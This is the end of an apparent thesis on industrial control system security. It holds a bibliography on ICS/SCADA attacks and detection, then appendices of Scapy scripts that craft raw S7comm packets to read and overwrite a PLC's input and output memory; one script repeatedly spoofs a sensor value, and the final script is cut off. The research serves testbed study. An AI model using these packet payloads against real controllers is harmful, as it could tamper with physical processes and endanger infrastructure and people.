Kamarudin, M. N., Rozali, S., Hairi, M. H., Hanaffi, F., Shahrieel, M., Aras, M., Khairi, M., & Zambri, M. (2018). Realization of Real-Time Hardware-in-the-Loop for a Liquid Level with Open-loop Ziegler Nichols Technique. *International Journal of Electrical Engineering and Applied Sciences (IJEEAS)*, *1*(2), 47–52.

Kamel, K., & Kamel, E. (2014). Introduction to PLC Control Systems and Automation. In *Programmable Logic Controllers: Industrial Control* (pp. 1–31). McGraw-Hill Education.

Kang, E., Adepu, S., Jackson, D., & Mathur, A. P. (2016). Model-based security analysis of a water treatment system. *Proceedings of the 2nd International Workshop on Software Engineering for Smart Cyber-Physical Systems - SEsCPS '16*, 22–28. https://doi.org/10.1145/2897035.2897041

Kaspersky. (2018). *What happened to the Internet: attack on Cisco switches*. https://www.kaspersky.com/blog/cisco-apocalypse/21966/

Kaspersky. (2019). *What is IP spoofing?* https://www.kaspersky.com/resource-center/threats/ip-spoofing

Keliris, A., Salehghaffari, H., Cairl, B., Krishnamurthy, P., Maniatakos, M., & Khorrami, F. (2017). Machine learning-based defense against process-Aware attacks on Industrial Control Systems. *Proceedings - International Test Conference*, 1–10. https://doi.org/10.1109/TEST.2016.7805855

Kollár, I., Pintelon, R., & Schoukens, J. (1991a). Frequency Domain System Identification Toolbox for MATLAB. *IFAC Proceedings Volumes*, *24*(3), 1243–1247. https://doi.org/10.1016/S1474-6670(17)52521-5

Kollár, I., Pintelon, R., & Schoukens, J. (1991b). Frequency Domain System Identification Toolbox for MATLAB. *IFAC Proceedings Volumes*, *24*(3), 1243–1247. https://doi.org/10.1016/S1474-6670(17)52521-5

Korkmaz, E., Dolgikh, A., Davis, M., & Skormin, V. (2016). ICS security testbed with delay attack case study. *Proceedings - IEEE Military Communications*

Conference MILCOM, 283–288. https://doi.org/10.1109/MILCOM.2016.7795340

Kravchik, M., & Shabtai, A. (2018). *Detecting Cyberattacks in Industrial Control Systems Using Convolutional Neural Networks*. http://arxiv.org/abs/1806.08110

Kwon, Taeyean and Lee, Jaehoon and Yi, O. (2016). Vulnerability Analysis and Security Modeling of MODBUS. *Advanced Science Letters*, *22*(9), 2246–2251. https://doi.org/10.1166/asl.2016.7793

Laily, Z., & Abdul-RahmanSyariza. (2016). PERFORMANCE COMPARISON OF PID TUNING BY USING ZIEGLER-NICHOLS AND PARTICLE SWARM OPTIMIZATION APPROACHES IN A WATER CONTROL SYSTEM. *Journal of ICT*, *15*(1), 203–224.

Langner, R. (2011). Stuxnet: Dissecting a Cyberwarfare Weapon. *IEEE Security Privacy*, *9*(3), 49–51. https://doi.org/10.1109/MSP.2011.67

Leary, T., & Farnam, M. R. (2016). A Clustering Approach to Industrial Network Intrusion Detection. *Proceedings of the 2016 Information Security Research and Education (INSuRE) Conference (INSuRECon-16)*. http://insurehub.org/sites/default/files/reports/CyberSecurity_Final_Research_Report_LTomlin_MFarnam (1).pdf

Li, W., Xie, L., Deng, Z., & Wang, Z. (2016). False Sequential Logic Attack on SCADA System and Its Physical Impact Analysis. *Comput. Secur.*, *58*(C), 149–159. https://doi.org/10.1016/j.cose.2016.01.001

Liang, G., Weller, S. R., Zhao, J., Luo, F., & Dong, Z. Y. (2017). The 2015 Ukraine Blackout: Implications for False Data Injection Attacks. *IEEE Transactions on Power Systems*, *32*(4), 3317–3318. https://doi.org/10.1109/TPWRS.2016.2631891

Lin, C. T., Wu, S. L., & Lee, M. L. (2017). Cyber attack and defense on industry control systems. *2017 IEEE Conference on Dependable and Secure Computing*, 524–526. https://doi.org/10.1109/DESEC.2017.8073874

Lopes, Y., Muchaluat-Saade, D. C., Fernandes, N. C., & Fortes, M. Z. (2015). Geese: A traffic generator for performance and security evaluation of IEC 61850 networks. *IEEE International Symposium on Industrial Electronics*, *2015-Septe*, 687–692. https://doi.org/10.1109/ISIE.2015.7281552

Luzia, K., Cole, B., Allen, P., Clark, J., Jones, A., Lawrence, J., Burns, L. S., Thomas, T., & Wallace, J. (2015). *Good Practice Guide*.

Lyons, R. G. (1996). *Understanding Digital Signal Processing* (1st ed.). Addison-Wesley Longman Publishing Co., Inc.

Maglaras, L. A., & Jiang, J. (2014). Intrusion detection in SCADA systems using machine learning techniques. *Proceedings of 2014 Science and Information Conference, SAI 2014*, 626–631. https://doi.org/10.1109/SAI.2014.6918252

Malakhov, A. (2016). Composable Multi-Threading for Python Libraries. *Proceedings of the 15th Python in Science Conference*, *Scipy*, 15–19. https://doi.org/10.25080/majora-629e541a-002

Mallik, A., Ahsan, A., Shahadat, M. M. Z., & Tsou, J.-C. (2019). Man-in-the-middle-attack: Understanding in simple words. *International Journal of Data and Network Science*, *3*, 77–92. https://doi.org/10.5267/j.ijdns.2019.1.001

Mallouhi, M., Al-Nashif, Y., Cox, D., Chadaga, T., & Hariri, S. (2011). A testbed for analyzing security of SCADA control systems (TASSCS). *IEEE PES Innovative Smart Grid Technologies Conference Europe, ISGT Europe*, 1–7. https://doi.org/10.1109/ISGT.2011.5759169

Malpedia. (2017). *Bitsran*.

Marpaung, J. A. P., & Lee, H. (2013). *Dark Seoul Cyber Attack : Could it be worse ?*

Mathur, A. P., & Tippenhauer, N. O. (2016). SWaT: A water treatment testbed for research and training on ICS security. *2016 International Workshop on Cyber-Physical Systems for Smart Water Networks, CySWater 2016*, *Figure 1*, 31–36. https://doi.org/10.1109/CySWater.2016.7469060

MATLAB. (2020). *OPC Toolbox*. https://uk.mathworks.com/products/opc.html

McLaughlin, S., Konstantinou, C., Wang, X., Davi, L., Sadeghi, A. R., Maniatakos, M., & Karri, R. (2016). The Cybersecurity Landscape in Industrial Control Systems.

Proceedings of the IEEE, *104*(5), 1039–1057. https://doi.org/10.1109/JPROC.2015.2512235

Miao, J., & Niu, L. (2016). A Survey on Feature Selection. *Procedia Computer Science*, *91*(Itqm), 919–926. https://doi.org/10.1016/j.procs.2016.07.111

Miciolino, E. E., Bernieri, G., Pascucci, F., & Setola, R. (2016). Communications network analysis in a SCADA system testbed under cyber-attacks. *2015 23rd Telecommunications Forum, TELFOR 2015*, *7*, 341–344. https://doi.org/10.1109/TELFOR.2015.7377479

MITRE. (2020). *Common Vulnerabilities and Exposures*. https://cve.mitre.org/

Nader, P., Honeine, P., & Beauseroy, P. (2016). Detection of cyberattacks in a water distribution system using machine learning techniques. *2016 6th International Conference on Digital Information Processing and Communications, ICDIPC 2016*, 25–30. https://doi.org/10.1109/ICDIPC.2016.7470786

Nash, T. (2005). *Backdoors and Holes in Network Perimeters*. *1*(August).

National Cyber Security Centre. (2019). *Critical National Infrastructure*.

Niewiadomski, S. (1989a). 2 - Modern filter design: the low-pass filter. In S. Niewiadomski (Ed.), *Filter Handbook* (pp. 11–43). Newnes. https://doi.org/https://doi.org/10.1016/B978-0-434-91378-7.50006-6

Niewiadomski, S. (1989b). 3 - High-pass, band-pass and band-stop filter design. In S. Niewiadomski (Ed.), *Filter Handbook* (pp. 44–65). Newnes. https://doi.org/https://doi.org/10.1016/B978-0-434-91378-7.50007-8

NJCCIC. (2017). *FALLCHILL*.

NMAP. (n.d.). *Nmap: the network Mapper - Free Security Scanner*. Retrieved November 15, 2018, from https://nmap.org

NORDPOOL. (2018). *Consumption*. https://www.nordpoolgroup.com/Market-data1/Power-system-data/Consumption1/Consumption/ALL/Hourly1/?view=table

Novaković, J., Strbac, P., & Bulatović, D. (2011). Toward optimal feature selection using ranking methods and classification algorithms. *Yugoslav Journal of*

Operations Research, *21*(1), 119–135. https://doi.org/10.2298/YJOR1101119N

Nugrahaeni, R. A., & Mutijarsa, K. (2017). Comparative analysis of machine learning KNN, SVM, and random forests algorithm for facial expression classification. *Proceedings - 2016 International Seminar on Application of Technology for Information and Communication, ISEMANTIC 2016*, 163–168. https://doi.org/10.1109/ISEMANTIC.2016.7873831

O'Kane, P., Sezer, S., McLaughlin, K., & Im, E. G. (2013). SVM Training Phase Reduction Using Dataset Feature Filtering for Malware Detection. *IEEE Transactions on Information Forensics and Security*, *8*(3), 500–509. https://doi.org/10.1109/TIFS.2013.2242890

Obregon, L. (2014). Secure Architecture for Industrial Control Systems. *System*.

Ogundokun, A., Zavarsky, P., & Swar, B. (2018). Cybersecurity assurance control baselining for smart grid communication systems. *IEEE International Workshop on Factory Communication Systems - Proceedings, WFCS*, *2018-June*, 1–6. https://doi.org/10.1109/WFCS.2018.8402378

Oku, D. E., & Obot, E. P. (2018). *Comparative Study Of PD , PI And PID Controllers For Control Of A Single Joint System In Robots*. *September*, 51–54. https://doi.org/10.9790/1813-0709025154

Pajouh, H. H., Dehghantanha, A., Khayami, R., & Choo, K. K. R. (2018). Intelligent OS X malware threat detection with code inspection. *Journal of Computer Virology and Hacking Techniques*, *14*(3), 213–223. https://doi.org/10.1007/s11416-017-0307-5

Palmer, D. (2018). *GreyEnergy: New malware campaign targets critical infrastructure companies*.

Phinney, T. (2006). IEC 62443: Industrial Network and System Security. *(Isa)*. http://www.isa.org/pdfs/autowest/phinneydone

Pi, R. (2019). *Raspberry Pi 3 Model B*. https://www.raspberrypi.org/products/raspberry-pi-3-model-b/

Pingle, B., Mairaj, A., & Javaid, A. Y. (2018). Real-World Man-in-the-Middle (MITM) Attack Implementation Using Open Source Tools for Instructional Use. *IEEE International Conference on Electro Information Technology*, *2018-May*, 192–197. https://doi.org/10.1109/EIT.2018.8500082

Ponomarev, S., & Atkison, T. (2016). Industrial Control System Network Intrusion Detection by Telemetry Analysis. *IEEE Transactions on Dependable and Secure Computing*, *13*(2), 252–260. https://doi.org/10.1109/TDSC.2015.2443793

Pretorius, B., & van Niekerk, B. (2016). Cyber-Security for ICS/SCADA. *International Journal of Cyber Warfare and Terrorism*, *6*(3), 1–16. https://doi.org/10.4018/IJCWT.2016070101

Qing Liu, & Yingmei Li. (2006). Modbus/TCP based Network Control System for Water Process in the Firepower Plant. *2006 6th World Congress on Intelligent Control and Automation*, 432–435. https://doi.org/10.1109/WCICA.2006.1712353

Ragan-Kelley, M., Perez, F., Granger, B., Kluyver, T., Ivanov, P., Frederic, J., & Bussonnier, M. (2014). The Jupyter/IPython architecture: a unified view of computational research, from interactive exploration to communication and publication. *AGU Fall Meeting Abstracts*, *2014*, H44D-07.

Ranathunga, D., Roughan, M., Kernick, P., Falkner, N., & Nguyen, H. (2015). Identifying the missing aspects of the ANSI/ISA best practices for security policy. *CPSS 2015 - Proceedings of the 1st ACM Workshop on Cyber-Physical System Security, Part of ASIACCS 2015*, 37–48. https://doi.org/10.1145/2732198.2732201

Robles-durazno, A., Russell, G., Moradpoor, N., Porcel-bustamante, J., & Mcwhinnie, J. (2020). Implementation and Evaluation of Physical, Hybrid and Virtual Testbeds for Cybersecurity Analysis of Industrial Control Systems. *In Press*.

Ronen, E., & Shamir, A. (2016). Extended functionality attacks on IoT devices: The case of smart lights. *Proceedings - 2016 IEEE European Symposium on Security and Privacy, EURO S and P 2016*, 3–12. https://doi.org/10.1109/EuroSP.2016.13

Rosa, L., Cruz, T., Simões, P., Monteiro, E., & Lev, L. (2017). Attacking SCADA systems: A practical perspective. *Proceedings of the IM 2017 - 2017 IFIP/IEEE International Symposium on Integrated Network and Service Management*, 741–746. https://doi.org/10.23919/INM.2017.7987369

Rrushi, J., Farhangi, H., Howey, C., Carmichael, K., & Dabell, J. (2015). *A Quantitative Evaluation of the Target Selection of Havex ICS Malware Plugin*. *December*.

Rüßmann, M., Lorenz, M., Gerbert, P., Waldner, M., Justus, J., Engel, P., & Harnisch, M. (2015). Industry 4.0: The Future of Productivity and Growth in Manufacturing Industries. *Business and Information Systems Engineering*, *6*(4), 239–242. https://doi.org/10.1007/s12599-014-0334-4

Sahoo, P. K., & Arora, G. (2006). Image thresholding using two-dimensional Tsallis-Havrda-Charvát entropy. *Pattern Recognition Letters*, *27*(6), 520–528. https://doi.org/10.1016/j.patrec.2005.09.017

Schlechtendahl, J., Keinert, M., Kretschmer, F., Lechler, A., & Verl, A. (2015). Making existing production systems Industry 4.0-ready. *Production Engineering Research and Development*, *9*(1), 143–148. https://doi.org/https://doi.org/10.1007/s11740-014-0586-3

Schlegel, R., Zhang, K., Zhou, X., Intwala, M., Kapadia, A., & Wang, X. (2011). Soundcomber : A Stealthy and Context-Aware Sound Trojan for Smartphones. *NDSS*, *11*, 17–33.

Schneider, P., & Böttinger, K. (2018). *High-Performance Unsupervised Anomaly Detection for Cyber-Physical System Networks*. 1–12. https://doi.org/10.1145/3264888.3264890

Shalyga, D., Filonov, P., & Lavrentyev, A. (2018). *Anomaly Detection for Water Treatment System based on Neural Network with Automatic Architecture Optimization*. http://arxiv.org/abs/1807.07282

Siemenes. (2011). *Where and when do you need peripheral addressing?* https://support.industry.siemens.com/cs/document/18325417/where-and-when-do-you-need-peripheral-addressing-?dti=0&lc=en-CY

Siemens. (2018). *Our fastest controller for automation*.

https://www.siemens.com/global/en/home/products/automation/systems/industrial/plc/simatic-s7-1500.html

Siemens. (2019). *S7-1500 Structure and Use of the CPU Memory*.

Singh, J., Dhariwal, S., & Kumar, R. (2016). A detailed survey of ARP poisoning detection and mitigation techniques. *International Journal of Control Theory and Applications*, *9*(41), 131–137.

Stellios, I., Kotzanikolaou, P., & Psarakis, M. (2019). Advanced Persistent Threats and Zero-Day Exploits in Industrial Internet of Things. In C. Alcaraz (Ed.), *Security and Privacy Trends in the Industrial Internet of Things* (pp. 47–68). Springer International Publishing. https://doi.org/10.1007/978-3-030-12330-7_3

Stouffer, K., Pillitteri, V., Lightman, S., Abrams, M., & Hahn, A. (2015). *Guide to Industrial Control Systems (ICS) Security*. https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-82r2.pdf

Sumaiya Thaseen, I., & Aswani Kumar, C. (2017). Intrusion detection model using fusion of chi-square feature selection and multi class SVM. *Journal of King Saud University - Computer and Information Sciences*, *29*(4), 462–472. https://doi.org/10.1016/j.jksuci.2015.12.004

Systems, C. (2010). *Homeland Security*. *November*.

Tanaka, T., & Miura, Y. (2019). Setting Parameters of Inter-frame Differencing for Compressed Moving Images. *2019 IEEE International Conference on Consumer Electronics - Taiwan, ICCE-TW 2019*, 7–8. https://doi.org/10.1109/ICCE-TW46550.2019.8992004

Technology, I., & Technology, I. (2015). *A R EVIEW ON E VALUATION M ETRICS F OR D ATA C LASSIFICATION E VALUATIONS*. *5*(2), 1–11.

Teixeira, M. A., Salman, T., Zolanvari, M., Jain, R., Meskin, N., & Samaka, M. (2018). SCADA system testbed for cybersecurity research using machine learning approach. *Future Internet*, *10*(8). https://doi.org/10.3390/fi10080076

Terai, A., Abe, S., Kojima, S., Takano, Y., & Koshijima, I. (2017). Cyber-attack detection for industrial control system monitoring with support vector machine based on communication profile. *Proceedings - 2nd IEEE European Symposium on Security and Privacy Workshops, EuroS and PW 2017*, 132–138. https://doi.org/10.1109/EuroSPW.2017.62

Tesfahun, A., & Bhaskari, D. L. (2016). A SCADA testbed for investigating cyber security vulnerabilities in critical infrastructures. *Automatic Control and Computer Sciences*, *50*(1), 54–62. https://doi.org/10.3103/S0146411616010090

Thirumurugan, P. (2018). Automatic Sorting in Process Industries using PLC. *GRD Journals- Global Research and Development Journal for Engineering*, *3*(3), 8–13.

Ting, K. M. (2017). Confusion Matrix. In C. Sammut & G. I. Webb (Eds.), *Encyclopedia of Machine Learning and Data Mining* (p. 260). Springer US. https://doi.org/10.1007/978-1-4899-7687-1_50

Unitronics. (2017). *What is the definition of "PLC"?* https://unitronicsplc.com/what-is-plc-programmable-logic-controller

Valério, D., & da Costa, J. S. (2006). Tuning of fractional PID controllers with Ziegler-Nichols-type rules. *Signal Processing*, *86*(10), 2771–2784. https://doi.org/10.1016/j.sigpro.2006.02.020

Vardar, E., Giraz, A. H., Örenbaş, H., & Şahin, S. (2018). OPC server based and real time motor speed control with PLC communication system. *26th IEEE Signal Processing and Communications Applications Conference, SIU 2018*, 1–4. https://doi.org/10.1109/SIU.2018.8404624

Walls, C. (2012). Networking. In *Embedded Software* (pp. 287–335). Elsevier. https://doi.org/10.1016/B978-0-12-415822-1.00008-8

Wang, D., Wang, X., Zhang, Y., & Jin, L. (2019). Detection of power grid disturbances and cyber-attacks based on machine learning. *Journal of Information Security and Applications*, *46*, 42–52. https://doi.org/10.1016/j.jisa.2019.02.008

WEKA. (2020). *The workbench for machine learning*. https://www.cs.waikato.ac.nz/ml/weka/

Xie, Y., Wang, W., Wang, F., & Chang, R. (2018). VTET: A Virtual Industrial Control System Testbed for Cyber Security Research. *2018 3rd International Conference on Security of Smart Cities, Industrial Control System and Communications, SSIC 2018 - Proceedings*, 1–7. https://doi.org/10.1109/SSIC.2018.8556732

Xu, Y., Yang, Y., Li, T., Ju, J., & Wang, Q. (2017). Review on cyber vulnerabilities of communication protocols in industrial control systems. *2017 IEEE Conference on Energy Internet and Energy System Integration, EI2 2017 - Proceedings*, *2018-Janua*, 1–6. https://doi.org/10.1109/EI2.2017.8245509

Yau, K., Chow, K. P., Yiu, S. M., & Chan, C. F. (2017). Detecting anomalous behavior of PLC using semi-supervised machine learning. *2017 IEEE Conference on Communications and Network Security, CNS 2017*, *2017-Janua*, 580–585. https://doi.org/10.1109/CNS.2017.8228713

Ying, X., Mazer, J., Bernieri, G., Conti, M., Bushnell, L., & Poovendran, R. (2019). Detecting ADS-B Spoofing Attacks Using Deep Neural Networks. *2019 IEEE Conference on Communications and Network Security, CNS 2019*, 187–195. https://doi.org/10.1109/CNS.2019.8802732

Ylmaz, E. N., Ciylan, B., Gönen, S., Sindiren, E., & Karacayilmaz, G. (2018). Cyber security in industrial control systems: Analysis of DoS attacks against PLCs and the insider effect. *Proceedings - 2018 6th International Istanbul Smart Grids and Cities Congress and Fair, ICSG 2018*, 81–85. https://doi.org/10.1109/SGCF.2018.8408947

Yu, S. (2014). *An Overview of DDoS Attacks* (pp. 1–14). https://doi.org/10.1007/978-1-4614-9491-1_1

Yuan, Y., Yuan, H., Guo, L., Yang, H., & Sun, S. (2016). Resilient Control of Networked Control System under DoS Attacks: A Unified Game Approach. *IEEE Transactions on Industrial Informatics*, *12*(5), 1786–1794. https://doi.org/10.1109/TII.2016.2542208

Yüksel, Ö., Hartog, J. Den, & Etalle, S. (2016). Reading between the fields: Practical, effective intrusion detection for industrial control systems. *Proceedings of the ACM Symposium on Applied Computing*, *04-08-Apri*, 2063–2070.

https://doi.org/10.1145/2851613.2851799

Zhang, F., Kodituwakku, H. A. D. E., Hines, J. W., Coble, J. B., Hines, W., & Coble, J. B. (2019). Multi-Layer Data-Driven Cyber-Attack Detection System for Industrial Control Systems Based on Network, System and Process Data. *IEEE Transactions on Industrial Informatics*, *3203*(c), 1–1. https://doi.org/10.1109/tii.2019.2891261

Zhang, W., Xu, L., Li, Z., Lu, Q., & Liu, Y. (2016). A Deep-Intelligence Framework for Online Video Processing. *IEEE Software*, *33*(2), 44–51. https://doi.org/10.1109/MS.2016.31

Zhou, Zhe, Wen, C., & Yang, C. (2016). Fault Isolation Based on κ-Nearest neighbor rule for industrial processes. *IEEE Transactions on Industrial Electronics*, *63*(4), 2578–2586. https://doi.org/10.1109/TIE.2016.2520898

Zhou, Zheng, Zhang, W., Li, S., & Yu, N. (2018). Potential risk of IoT device supporting IR remote control. *Computer Networks*. https://doi.org/10.1016/j.comnet.2018.11.014

Appendix A: Code for overwriting the analogue input memory of the PLC

```
#!/usr/local/bin/python
import sys
from scapy.all import *
from binascii import unhexlify
sport= random.randint(1024,2000)
#SYN
ip=IP(src='192.168.0.2',dst='192.168.0.1',proto=6,flags=2)
SYN=TCP(sport=sport,dport=102,flags='S')
SYNACK=sr1(ip/SYN)
#ACK
ACK=TCP(sport=sport,dport=102,flags='A',seq=1,ack=SYNACK.seq+1)
send(ip/ACK)
#CONNECTION REQUEST
header_1= TCP(sport=sport, dport=102, flags='PA', seq=1, ack=SYNACK.seq+1)
protocol="\x03\x00\x00\x16\x11\xe0\x00\x00\x00\x01\x00\xc0\x01\x0a\xc1
\x02\x01\x00\xc2\x02\x01\x01"
rsp_1 = sr1(ip/header_1/protocol)
#SETUP COMMUNICATION
header_2 = TCP(sport=sport, dport=102, flags='PA', seq=rsp_1.ack,
ack=rsp_1.len+rsp_1.seq-40)
proto_2="\x03\x00\x00\x19\x02\xf0\x80\x32\x01\x00\x00\x00\x00\x00\x08
\x00\x00\xf0\x00\x00\x01\x00\x01\x01\xe0"
rsp_1 = sr1(ip/header_2/proto_2)
#SENDING ACK
s71PA=TCP(sport=sport,dport=102,flags='A',seq=rsp_1.ack,
ack=rsp_1.len+rsp_1.seq-40)
send(ip/s71PA)
i=0
while i<1000:

#\x03\x00\x00\x25\x02\xf0\x80\x32\x01\x00\x00\x02\x00\x00\x0e\x00\x0
6
   #\x05 WRITING A VALUE
   #\x01\x12\x0a\x10\x02\x00\x02\x00\x00
   #\x81 INPUT MEMORY (I)
   #\x00\x00\x20  BYTE ADDRESS (IW4)
   #\x00
   #\x04 WORD
   #\x00\x10 LENGTH
   #\x07\x74 NEW VALUE TO WRITE
   header=TCP(sport=sport, dport=102, flags='PA', seq=rsp_1.ack,
ack=rsp_1.len+rsp_1.seq-40)
   ultrasonic
="\x03\x00\x00\x25\x02\xf0\x80\x32\x01\x00\x00\x02\x00\x00\x0e\x00\x
06\x05\x01\x12\x0a\x10\x02\x00\x02\x00\x00\x81\x00\x00\x20\x00\x04\x
00\x10\x07\x74"
   rsp_1 = sr1(ip/header/ultrasonic)
   s71PA=TCP(sport=sport,dport=102,flags='A',seq=rsp_1.ack,
ack=rsp_1.len+rsp_1.seq-40)
   send(ip/s71PA)
   i+=1
```

Appendix B: Code for reading the analogue input memory of the PLC

```
#!/usr/local/bin/python
import sys
from scapy.all import *
from binascii import unhexlify
sport= random.randint(1024,2000)
#SYN
ip=IP(src='192.168.0.2',dst='192.168.0.1',proto=6,flags=2)
SYN=TCP(sport=sport,dport=102,flags='S')
SYNACK=sr1(ip/SYN)
#ACK
ACK=TCP(sport=sport,dport=102,flags='A',seq=1,ack=SYNACK.seq+1)
send(ip/ACK)
#CONNECTION REQUEST
header_1= TCP(sport=sport, dport=102, flags='PA', seq=1, ack=SYNACK.seq+1)
protocol="\x03\x00\x00\x16\x11\xe0\x00\x00\x00\x01\x00\xc0\x01\x0a\xc1
\x02\x01\x00\xc2\x02\x01\x01"
rsp_1 = sr1(ip/header_1/protocol)
#SETUP COMMUNICATION
header_2 = TCP(sport=sport, dport=102, flags='PA', seq=rsp_1.ack,
ack=rsp_1.len+rsp_1.seq-40)
proto_2="\x03\x00\x00\x19\x02\xf0\x80\x32\x01\x00\x00\x00\x00\x00\x08
\x00\x00\xf0\x00\x00\x01\x00\x01\x01\xe0"
rsp_1 = sr1(ip/header_2/proto_2)
#SENDING ACK
s71PA=TCP(sport=sport,dport=102,flags='A',seq=rsp_1.ack,
ack=rsp_1.len+rsp_1.seq-40)

#\x03\x00\x00\x1f\x02\xf0\x80\x32\x01\x00\x00\x01\x00\x00\x0e\x00\x00
#\x04  Read Variable
#\x01\x12\x0a\x10
#\x02 Transport Size
#\x00\x02 Length
#\x00\x00
#\x81 Analog Input Area
#\x00\x00\x20 Byte Address (04)
header=TCP(sport=sport, dport=102, flags='PA', seq=rsp_1.ack,
ack=rsp_1.len+rsp_1.seq-40)
#------------------------------PAYLOAD FOR SPACE OF MEMORY IW4-----------------------
-------------
#sensor =
"\x03\x00\x00\x1f\x02\xf0\x80\x32\x01\x00\x00\x01\x00\x00\x0e\x00\x00
\x04\x01\x12\x0a\x10\x02\x00\x02\x00\x00\x81\x00\x00\x20"
#------------------------------PAYLOAD FOR SPACE OF MEMORY IW6-----------------------
-------------
sensor =
"\x03\x00\x00\x1f\x02\xf0\x80\x32\x01\x00\x00\x01\x00\x00\x0e\x00\x00
\x04\x01\x12\x0a\x10\x02\x00\x02\x00\x00\x81\x00\x00\x30"
```

```
rsp_1 = sr1(ip/header/sensor)
s71PA=TCP(sport=sport,dport=102,flags='A',seq=rsp_1.ack,
ack=rsp_1.len+rsp_1.seq-40)
send(ip/s71PA)
#--------------------------------------PRINTING RESPONSE------------------------------------
-----
len_request = len(sensor)
if (sensor[len_request-4:len_request-3].encode("HEX"))=='81':
   print ("Reading: Analog Input Memory")
   #print ("Byte Address: " + str(int(ultrasonic[len_request-
1:len_request].encode("HEX"),16)/8))
   print ("Memory Addressed: IW" + str(int(sensor[len_request-
1:len_request].encode("HEX"),16)/8))
load_len = len(rsp_1.load.encode("HEX"))
print ("Value (HEX): " + str(rsp_1.load.encode("HEX")[load_len-4:load_len]) + ",
Value (INT): " + str(int(rsp_1.load.encode("HEX")[load_len-4:load_len],16)))
```

Appendix C: Code for reading the digital input memory of the PLC

```
#!/usr/local/bin/python
#READING THE DIGITAL INPUT/OUTPUT MEMORY OF THE PLC
import sys
from scapy.all import *
from binascii import unhexlify
sport= random.randint(1024,2000)
#SYN
ip=IP(src='192.168.0.2',dst='192.168.0.1',proto=6,flags=2)
SYN=TCP(sport=sport,dport=102,flags='S')
SYNACK=sr1(ip/SYN)
#ACK
ACK=TCP(sport=sport,dport=102,flags='A',seq=1,ack=SYNACK.seq+1)
send(ip/ACK)
#CONNECTION REQUEST
header_1= TCP(sport=sport, dport=102, flags='PA', seq=1, ack=SYNACK.seq+1)
protocol="\x03\x00\x00\x16\x11\xe0\x00\x00\x00\x01\x00\xc0\x01\x0a\xc1
\x02\x01\x00\xc2\x02\x01\x01"
rsp_1 = sr1(ip/header_1/protocol)
#SETUP COMMUNICATION
header_2 = TCP(sport=sport, dport=102, flags='PA', seq=rsp_1.ack,
ack=rsp_1.len+rsp_1.seq-40)
proto_2="\x03\x00\x00\x19\x02\xf0\x80\x32\x01\x00\x00\x00\x00\x00\x08
\x00\x00\xf0\x00\x00\x01\x00\x01\x01\xe0"
rsp_1 = sr1(ip/header_2/proto_2)
#SENDING ACK
s71PA=TCP(sport=sport,dport=102,flags='A',seq=rsp_1.ack,
ack=rsp_1.len+rsp_1.seq-40)

#\x03\x00\x00\x1f\x02\xf0\x80\x32\x01\x00\x00\x01\x00\x00\x0e\x00\x00
#\x04 READ VARIABLE
#\x01\x12\x0a\x10\x02
#\x00\x01 LENGTH
#\x00\x00
#\x82 Q MEMORY - CHANGE FOR \x81 WHEN READING THE INPUT MEMORY.
EXAMPLE SHOWED BELOW IN THE VARIABLE CALLED sensor_input
#\x00\x00\x08 ADDRESS
header=TCP(sport=sport, dport=102, flags='PA', seq=rsp_1.ack,
ack=rsp_1.len+rsp_1.seq-40)
#-----------------------------PAYLOAD FOR SPACE OF MEMORY Q 1.0----------------------
-------------
sensor =
"\x03\x00\x00\x1f\x02\xf0\x80\x32\x01\x00\x00\x01\x00\x00\x0e\x00\x00
\x04\x01\x12\x0a\x10\x02\x00\x01\x00\x00\x82\x00\x00\x08"
```

```
#sensor_input =
"\x03\x00\x00\x1f\x02\xf0\x80\x32\x01\x00\x00\x01\x00\x00\x0e\x00\x00
\x04\x01\x12\x0a\x10\x02\x00\x01\x00\x00\x81\x00\x00\x08"

rsp_1 = sr1(ip/header/sensor)
s71PA=TCP(sport=sport,dport=102,flags='A',seq=rsp_1.ack,
ack=rsp_1.len+rsp_1.seq-40)
send(ip/s71PA)
#----------------------------------------PRINTING RESPONSE-----------------------------------
-----
len_request = len(sensor)
if (sensor[len_request-4:len_request-3].encode("HEX"))=='82':
   print ("Reading: Digital Output Memory")
   #print ("Byte Address: " + str(int(ultrasonic[len_request-
1:len_request].encode("HEX"),16)/8))
   print ("Memory Addressed: Q " + str(int(sensor[len_request-
1:len_request].encode("HEX"),16)/8) + ".0")
load_len = len(rsp_1.load.encode("HEX"))
print ("Value (HEX): " + str(rsp_1.load.encode("HEX")[load_len-1:load_len]) + ",
Value (INT): " + str(int(rsp_1.load.encode("HEX")[load_len-1:load_len],16)))
```

Appendix C: Code for overwriting the digital input memory of the PLC

```
#!/usr/local/bin/python
#WRITING THE DIGITAL INPUT/OUTPUT MEMORY OF THE PLC
import sys
from scapy.all import *
from binascii import unhexlify
sport= random.randint(1024,2000)
#SYN
ip=IP(src='192.168.0.2',dst='192.168.0.1',proto=6,flags=2)
SYN=TCP(sport=sport,dport=102,flags='S')
SYNACK=sr1(ip/SYN)
#ACK
ACK=TCP(sport=sport,dport=102,flags='A',seq=1,ack=SYNACK.seq+1)
send(ip/ACK)
#CONNECTION REQUEST
header_1= TCP(sport=sport, dport=102, flags='PA', seq=1, ack=SYNACK.seq+1)
protocol="\x03\x00\x00\x16\x11\xe0\x00\x00\x00\x01\x00\xc0\x01\x0a\xc1
\x02\x01\x00\xc2\x02\x01\x01"
rsp_1 = sr1(ip/header_1/protocol)
#SETUP COMMUNICATION
header_2 = TCP(sport=sport, dport=102, flags='PA', seq=rsp_1.ack,
ack=rsp_1.len+rsp_1.seq-40)
proto_2="\x03\x00\x00\x19\x02\xf0\x80\x32\x01\x00\x00\x00\x00\x00\x08
\x00\x00\xf0\x00\x00\x01\x00\x01\x01\xe0"
rsp_1 = sr1(ip/header_2/proto_2)
#SENDING ACK
s71PA=TCP(sport=sport,dport=102,flags='A',seq=rsp_1.ack,
ack=rsp_1.len+rsp_1.seq-40)

#\x03\x00\x00\x24\x02\xf0\x80\x32\x01\x00\x00\x02\x00\x00\x0e\x00\x0
5\
#x05 WRITE VARIABLE
#\x01\x12\x0a\x10\x02\
#x00\x01 LENGTH
#\x00\x00
#\x82 OUTPUT MEMORY, CHANGE TO \x81 FOR INPUT MEMORY. FOR INSTANCE
THE VARIABLE CALLED sensor_input SHOWS A PAYLOAD FOR THE INPUT
MEMORY.
#\x00\x00\x08\x00
#\x04 TRANSPORT SIZE
#\x00\x08 LENGTH
#\x08 VALUE

header=TCP(sport=sport, dport=102, flags='PA', seq=rsp_1.ack,
ack=rsp_1.len+rsp_1.seq-40)
